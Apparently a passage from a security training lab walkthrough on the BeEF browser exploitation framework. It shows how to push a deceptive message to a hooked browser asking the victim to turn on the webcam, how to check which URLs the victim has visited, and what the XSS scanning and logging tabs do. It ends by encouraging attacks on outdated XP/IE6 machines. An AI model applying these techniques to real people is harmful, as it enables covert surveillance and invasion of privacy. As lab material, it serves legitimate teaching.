Social Engineering Text:	Now that you have been hacked, how about some webcam action? I promise not to save any images or post the pics to any Internet site. Just turn on the web cam and the browser will do the rest. Thanks
Number of pictures:	20
Interval to take pictures (ms):	1000


Over on the right, change the Social Engineering title to, "You've been hacked!"

In the Social engineering Text box, type a message to the user asking them to turn on their webcam.

"Now that you have been hacked, how about some webcam action? I promise not to save any images or post the pics to any Internet site. Just turn on the webcam and the browser will do the rest. Thanks!"

In the lower right corner, click on the exploit button.


Back on our target machine, we can see the message has been sent.



You have been hacked

Now that you have been hacked, how about some webcam action? I promise not to save any images or post the pics to any Internet site. Just turn on the web cam and the browser will do the rest. Thanks!

Under the Module Results history, you can click on the log file generated with each attempt.




id	date	label
0	2018-05-03 05:02	command 1
1	2018-05-03 05:03	command 2
2	2018-05-03 05:04	command 3

```
1    Thu May 03 2018 05:04:27 GMT-0400 (EDT)
     data: result=Swfobject was not able to add the swf file to the page. This could mean there was no flash plugin
     installed.
```

If you would like to check for a specific visited site, under the browser module, scroll down until you come to, Get Visited URLs.

Over in the right windows pane, type in the URL to search for. Scroll down to the lower right corner and click on the exploit button.



Module Tree

Search

- Detect VLC
- Get Visited Domains
- Get Visited URLs (Avant
- Webcam HTML5
- Detect Popup Blocker
- Detect ActiveX
- Detect Extensions
- Detect FireBug
- Detect MS Office
- Detect Simple Adblock
- Detect Unsafe ActiveX
- Fingerprint Browser (PoC
- Get Visited URLs


Module Results History

id	date	label
0	2018-05-03 05:23	command 1

Get Visited URLs

Description:	This module will detect whether or not the hooked browser has visited the specified URL(s)
Id:	213
URL(s):	https://syberoffense.training

To get the search results, click on the log entry inside the Module Results History.



Module Results History

id	date	label
0	2018-05-03 05:23	command 1


Command results

1 Thu May 03 2018 05:23:41 GMT-0400 (EDT)

data: https://syberoffense.training = false function () { var o = {}, i, l = this.length, r = []; for (i = 0; i < l; i += 1) o[this[i]] = this[i]; for (i in o) r.push(o[i]); return r; } = false

The Network Tab

To see a topology of the how BeEF and the target are connected, view the results inside the Network/Map tab.




Logs tab

Here you can view any events that occurred between the target and the BeEF framework. Great for troubleshooting.

XssRays Tab

This tab allows BeEF to scan the hooked target for any cross-site scripting vulnerabilities.



Clean Timeout (milliseconds before the injected iFrames are removed from the DOM): 5000

Cross-domain (check for XSS on cross-domain resources): ✓

Summary

BeEF works best with older operating systems running older outdated browsers. Most new browsers will be patched for known exploits, but if you can find an older Versions of Windows XP running IE6, you could possibly have good success with owning the target.

End of the lab!